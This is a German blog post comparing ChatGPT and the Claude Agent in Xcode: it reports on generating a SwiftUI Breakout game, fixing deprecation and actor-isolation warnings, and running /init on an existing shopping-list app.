

Als ersten Versuch habe ich mit dem Modell ChatGPT (ohne OpenAI-Konto) eine minimale Variante des Break-Out-Spiels als iOS-App entwickelt (siehe die erste Abbildung dieses Artikels).
Prompt: create a simple break out game as an iOS app
Zwei Minuten später war die App fertig. 170 Zeilen Code, alle in ContentView.swift. Xcode zeigte allerdings einen Build-Error an und wies auch gleich auf die Ursache hin: Es fehlte import Combine, worum ich mich selbst kümmerte. Danach war die App prinzipiell verwendbar.
Einerseits ist das Ergebnis beeindruckend, andererseits ist die Code-Qualität aber nicht großartig: Xcode bemängelte zwei onChange-Aufrufe, deren Syntax veraltet ist. Aber auch davon losgelöst ist der Code nicht effizient. Die Spielelemente sind alle in SwiftUI abgebildet (kein SpriteKit). Das ist die einfachste Lösung, aber die Implementierung ist langsam. Das Spiel wird stotternd langsam, sobald das Paddel mit der Maus verschoben wird.
Ich habe mit ein paar Folge-Prompts versucht, das Spiel zu verbessern:
Prompt: the onChange() modifiers are deprecated; please fix
Prompt: ok. it works, but it is extremely slow if I move the paddle. (As long as there is no user input, speed is OK)
Das KI-Tool ersetzte zuerst onChange durch task (OK) und baute dann @GestureState ein, um die Geschwindigkeit zu verbessern (ohne Erfolg).
Zweiter Versuch (Claude Agent)
Für den zweiten Versuch habe ich zuerst den Claude Agent heruntergeladen und mit meinem Claude-Konto verknüpft. Gleicher Prompt, also:
Prompt: create a simple break out game as an iOS app
Der erste Unterschied zum vorigen Beispiel besteht darin, dass der Claude Agent über das Problem zuerst nachdenkt und eine To-do-Liste erstellt. Diese arbeitete er dann Punkt für Punkt ab.
Der Code fällt mit ca. 350 Zeilen deutlich umfangreicher aus. Er ist in den beiden neuen Dateien BreakOutGame.swift und BreakOutGameView.swift deutlich besser organisiert. Der Code trennt zwischen Datenmodell und View. (Auf eine vollständige Realisierung des MVVM-Musters hat der Claude Agent aber verzichtet.) Der Code funktioniert auf Anhieb und ist frei von offensichtlich veralteten Funktionen. Auch die Performance ist deutlich besser.
Noch ein Break-Out-Spiel, diesmal generiert vom Claude Agent
Xcode kritisiert allerdings zwei Main-actor-Isolation-Probleme (Warnungen, keine Errors).
Prompt: there are two main actor isolation warnings; fix them
Claude gelingt es auf Anhieb, die Probleme zu beheben (Respekt!).
Eine weitere Analyse des Codes ergibt: Der Code ist OK, aber nicht ausgezeichnet. Der SwiftUI-Pro-Skill (mehr dazu in einem zweiten Blog-Artikel) kritisiert z.B. die Verwendung eines Timers für den GameLoop und schlägt stattdessen TimeLineView(.animation) vor.
Beispiel 3: Vorhandenen Code bearbeiten/erweitern (Claude Agent)
Im dritten Beispiel habe ich das einigermaßen komplexe Cart-Projekt aus meinem Swift-Buch geladen (siehe Kapitel 25). In ca. 2000 Zeilen Code, die über ein Dutzend Dateien verteilt sind, realisiert die App die Verwaltung einer Einkaufsliste, die mittels eines Backends (REST-API) über mehrere Familienmitglieder synchronisiert wird.
Mein erster Prompt sah so aus:
Prompt: /init
Dieses Claude-Code-typische Kommando analysiert die Code-Basis und erstellt die Datei CLAUDE.md mit einer Zusammenfassung über die Organisation des Codes. Damit tut sich der Claude Agent bei weiteren Aufrufen leichter, sich im Code zu orientieren, und muss diesen Schritt nicht wiederholen. Die Datei landet direkt im Projektverzeichnis und ist deswegen im Projektnavigator (der eine Ebene tiefer ansetzt) unsichtbar.
Der Claude Agent lädt diese Datei bei zukünftigen Sessions automatisch. In der Regel ist es zweckmäßig, die Datei durchzulesen und bei Bedarf eigene Erweiterungen durchzuführen. Ich habe bei diesem Test aber darauf verzichtet.


Als Nächstes habe ich in den Projekteinstellungen Default Actor Isolation = MainActor eingestellt (siehe auch den Blog-Artikel Swift 6.2 und Xcode 26.1).
Prompt: This app now uses Default Actor Isolation = MainActor. Remove no longer necessary main actor attributes.
Es gibt nur eine Stelle im Code. Claude Agent findet sie und entfernt das nun überflüssige Attribut.

